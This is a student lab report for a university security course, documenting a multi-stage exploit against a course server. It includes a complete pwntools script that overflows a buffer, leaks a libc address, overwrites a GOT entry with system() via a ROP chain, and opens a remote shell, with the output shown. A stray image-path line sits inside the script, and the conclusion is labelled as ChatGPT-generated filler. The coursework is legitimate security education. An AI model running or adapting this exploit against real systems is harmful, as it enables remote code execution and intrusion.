

West Chester University

CSC 472

Dr. Si Chen

Fall 2023 Lab 4

Submitted by

Sean Berlin

11/8/23

1. Introduction: The purpose of lab 4 was to explore the realm of Multi-Stage Exploits. The aim was for students to understand and exploit vulnerabilities through techniques such as Information Leakage, GOT Overwrite, and Return-Oriented Programming (ROP). By infiltrating a remote server and retrieving sensitive information, students gained practical using these methods. The following report will document the journey by highlighting the challenges faced and the solutions devised to overcome said challenges.

2. Analysis and Results:

Screenshot showing Magic Number

Figure 1

```
gef> pattern search $eip
[+] Searching for '6161616b'/'6b616161' with period=4
[+] Found at offset 37 (little-endian search) likely
gef>
```

Screenshot of Procedure Linkage Table Write and Read Addresses

Figure 2

```
080490b0 <write@plt>: 08049080 <read@plt>:
```

Screenshot of Global Offset Table Write Address

Figure 3

```
root@697ad14d4e0f:/workdir/ss2023/lab4 # readelf -r lab4

Relocation section '.rel.dyn' at offset 0x33c contains 1 entry:
  Offset      Info    Type           Sym.Value   Sym. Name
0804bffc  00000306  R_386_GLOB_DAT  00000000    __gmon_start__

Relocation section '.rel.plt' at offset 0x344 contains 4 entries:
  Offset      Info    Type           Sym.Value   Sym. Name
0804c00c  00000107  R_386_JUMP_SLOT  00000000    read@GLIBC_2.0
0804c010  00000207  R_386_JUMP_SLOT  00000000    puts@GLIBC_2.0
0804c014  00000407  R_386_JUMP_SLOT  00000000    __libc_start_main@GLIBC_2.0
0804c018  00000507  R_386_JUMP_SLOT  00000000    write@GLIBC_2.0
```

Screenshot of Command to find Procedure Linkage Table Write and Read

Figure 4

```
root@697ad14d4e0f:/workdir/ss2023/lab4 # objdump -d lab4
```

Screenshot of Command to find Need ROP Gadget (pop_pop_pop_ret)

Figure 5

```
root@697ad14d4e0f:/workdir/ss2023/lab4 # ROPgadget --binary lab4
```

Figure 6

Screenshot of String 'ed' Address

Figure 7

Screenshot of Successful Exploit and Contents of “flag.txt”

Figure 8

```
root@697ad14d4e0f:/workdir # python3 lab4_exp.py  
[+] Opening connection to 147.182.223.56 on port 6666: Done  
[*] Leaked write@libc addr: 0xf7e6f7c0  
[*] system@libc addr: 0xf7dbf960  
[+] Opening connection to 147.182.223.56 on port 6666: Done  
[+] Opening connection to 147.182.223.56 on port 6666: Done  
[*] Leaked write@libc addr: 0xf7e6f7c0  
[*] system@libc addr: 0xf7dbf960  
[*] Switching to interactive mode  
$ !/bin/bash  
$ ls  
flag.txt  
lab4  
nohup.out  
$ cat flag.txt
```

jgs

```
Congratulations!  
$ whoami  
wcu0day  
$ █
```

Screenshot of lab4_exp.py Code

Figure 9

```
root@ce1280a3c798:/workdir # cat lab4_exp.py
#!/usr/bin/python3

from pwn import *

# target: flag.txt @ 147.182.223.56:6666

def main():
    p = remote("147.182.223.56", 6666)

    write_plt = 0x080490b0
    write_got = 0x0804c018
    read_plt = 0x08049080
    pop_pop_pop_ret = 0x080492b1
    ed_string = 0x80482c5

    #libc offsets
    offset_system = 0x045960
    offset_read = 0x0f5700
    offset_write = 0x0f57c0

    # create your payload
    payload = b"A" * 37

    payload += p32(write_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(1)
    payload += p32(write_got)
    payload += p32(4)

    payload += p32(read_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(0)
    payload += p32(write_got)
    payload += p32(4)

    #Stage 4: execute command and get shell
    payload += p32(write_plt) #call write() --> call system()
    payload += p32(0xdeadbeef)
    payload += p32(ed_string)
    p.send(payload)

    #Stage 1: leak write@libc
    p.recv(25)
    data = p.recv(4)
    write_libc = u32(data)
    log.info("Leaked write@libc addr: 0x%x", write_libc)

    #Stage 2: find system@libc
    libc_start_addr = write_libc - offset_write
    system_libc = libc_start_addr + offset_system
    log.info("system@libc addr: 0x%x", system_libc)


    #Stage 3: send system@libc to overwrite write@got
    p.send(p32(system_libc))

    # Change to interactive mode
    p.interactive()

if __name__ == "__main__":
    main()
```

Screenshot of libc Addresses

Figure 10



Symbol	Offset	Difference
<input checked="" type="radio"/> _rtld_global	0x000000	0x0
<input type="radio"/> system	0x045960	0x45960
<input type="radio"/> open	0x0f51e0	0xf51e0
<input type="radio"/> read	0x0f5700	0xf5700
<input type="radio"/> write	0x0f57c0	0xf57c0
<input type="radio"/> str_bin_sh	0x195c69	0x195c69

Analysis: The first step to constructing the proper payload was to find the magic number of dummy characters. The magic number was found using a De Bruijn sequence of excess length to trigger a buffer overflow. The program was run using GDB, and that sequence was used as the input. This caused the program to have a segmentation fault and show what letters of the sequence caused it. The value was stored in the 'eip' register. The address of the register was then found using the "pattern search \$eip" command. This process is shown in *Figure 1* with the magic number being 37. The next step was leveraging Information Leakage to gather useful memory addresses. This included obtaining the Procedure Linkage Table Write and Read Addresses shown in *Figure 2*. The command used to find this information is shown in *Figure 4*. To continue, the Global Offset Table Write Address was found next, as shown in *Figure 3*. These memory addresses enable "#Stage 1: leak write@libc" to take place. In other words, the memory address of libc was able to be found through the previous information leakage/collection. Following, #Stage 2: find system@libc was constructed next. This process used the previously gathered information along with the needed libc memory addresses on the remote server, *Figure 10*, to ultimately equate the "system_libc" address. The next stage of the payload was #Stage 3: send system@libc to overwrite write@got. This took the recently found "system_libc" address to overwrite write@got. The next part of the payload constructed was #Stage 4: execute command and get a shell. In this stage, the address of the String 'ed' was found, shown in *Figure 7*, and utilized to ultimately be able to create a shell when the exploit program is executed. The final part of constructing the proper payload and exploit script was to craft the proper ROP chain to gain control over the program's execution. The only challenge faced was finding the address of a pop_pop_pop_ret gadget. The command used to find the ROP Gadget

(pop_pop_pop_ret) is shown in *Figure 5* along with the memory address of the ROP Gadget in *Figure 6*. Finally, with proper placement of the ROP gadget and needed arguments, the payload allow for the hacker to get a shell and be able to retrieve the contents of 'flag.txt', as shown in *Figure 8*.

3. Discussion and Conclusion:

Generated by ChatGPT- In conclusion, the purpose of Lab 4 was to delve into the intriguing domain of Multi-Stage Exploits, equipping students with the knowledge and practical skills needed to understand and exploit vulnerabilities in computer systems. Throughout this experiment, students aimed to infiltrate a remote server using techniques such as Information Leakage, GOT Overwrite, and Return-Oriented Programming (ROP), ultimately retrieving sensitive information.

As the analysis of the lab journey revealed the student accomplished each of the specified objectives. Initially, the student identified the magic number of dummy characters necessary for triggering a buffer overflow, a crucial step in constructing the proper payload. This process not only allowed to gain control over the 'eip' register but also enabled to determine the address of this register.

Subsequently, the exploitation journey continued as the student leveraged Information Leakage to gather essential memory addresses, including the Procedure Linkage Table Write and Read Addresses and the Global Offset Table Write Address. These addresses served as the building blocks for crafting a ROP payload. With the critical information collected, the student managed to perform each stage of the exploit script effectively, culminating in the ability to execute commands, obtain a shell, and retrieve the coveted 'flag.txt' contents.

In the experimental process, challenges were encountered, notably the search for the address of a pop_pop_pop_ret gadget, which was successfully resolved. Despite these challenges, the experiment aligns closely with the theoretical knowledge and accepted experimental data in the field of Multi-Stage Exploits.

This lab not only satisfied its stated purpose but also provided a valuable opportunity to bridge the gap between theory and practical application in the context of cybersecurity. Through this hands-on experience, students gained a deeper understanding of the intricate art of vulnerability exploitation and honed their skills in protecting computer systems from potential threats. Ultimately, this journey underscores the significance of continuous learning and adaptability in the ever-evolving landscape of cybersecurity.